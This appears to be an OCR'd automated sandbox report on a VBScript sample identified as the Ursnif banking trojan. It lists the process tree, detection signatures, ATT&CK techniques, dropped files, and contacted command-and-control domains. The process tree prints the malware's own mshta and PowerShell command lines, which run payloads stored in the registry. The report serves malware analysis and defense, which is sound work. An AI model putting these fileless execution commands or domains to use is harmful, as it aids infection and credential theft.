ID: 321727
Sample Name:
JeSoTz0An7tn.vbs
Cookbook: default.jbs
Time: 16:10:27
Date: 23/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report JeSoTz0An7tn.vbs

Overview


General Information

Sample Name:	JeSoTz0An7tn.vbs
Analysis ID:	321727
MD5:	575ea6ce44ca6d..
SHA1:	921f7bd07ed116f..
SHA256:	f7cb6062bdf3396..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Sigma detected: Dot net compiler co…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …
- Creates processes via WMI

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 4156 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\JeSoTz0An7tn.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 6388 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6444 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6388 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6600 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6388 CREDAT:82952 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6968 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6388 CREDAT:82958 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 6608 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5500 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 3924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6628 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1536 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES508E.tmp' 'c:\Users\user\AppData\Local\Temp\p4xjawzl\CSCF25F578263E4AA98A5ACFCF8CC63832.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 484 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5168 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES5FA2.tmp' 'c:\Users\user\AppData\Local\Temp\c2racwwn\CSC8F1415F2367845AF84D1583CADF7143D.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3668 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- control.exe (PID: 1492 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - rundll32.exe (PID: 4832 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.278825876.0000000005A68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000002.414378391.0000000005CB0000.00000040.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.278880644.0000000005A68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.278943853.0000000005A68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.290307818.00000000058EB000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 9 entries

Sigma Overview

System Summary:


Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Networking:

Found Tor onion address

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Deletes itself after installation

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

WScript reads language and country specific registry keys (likely country aware script)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

Allocates memory in foreign processes

Changes memory attributes in foreign processes to executable or writable

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 1 2 1	DLL Side-Loading 1	DLL Side-Loading 1	Scripting 1 2 1	OS Credential Dumping 1	File and Directory Discovery 2	Remote Services	Data from Local System 1	Exfiltration Over Other Network Medium	Ingress To Transfer 3
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Process Injection 8 1 2	Obfuscated Files or Information 1	Credential API Hooking 3	System Information Discovery 1 2 6	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 4
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	DLL Side-Loading 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Application Layer Protocol 4
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Logon Script (Mac)	File Deletion 1	NTDS	Security Software Discovery 2 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Proxy 1
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Rootkit 4	LSA Secrets	Virtualization/Sandbox Evasion 5	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 5	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 8 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\onerous.tar	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\onerous.tar	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\onerous.tar	50%	ReversingLabs	Win32.Trojan.Razy	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	12%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://schemas.microsRD8Et	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	47.241.19.44	true	true	• 12%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	47.241.19.44	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	47.241.19.44	true	false	• 12%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mtv.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000018.00000 003.351645434.00000221A3020000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000018.00000 003.351645434.00000221A3020000 .00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000023.0000000 0.388592956.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://schemas.microsRD8Et	explorer.exe, 00000023.0000000 3.559813956.00000000089AA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.ebay.in/	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000023.0000000 0.379685832.00000000063F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
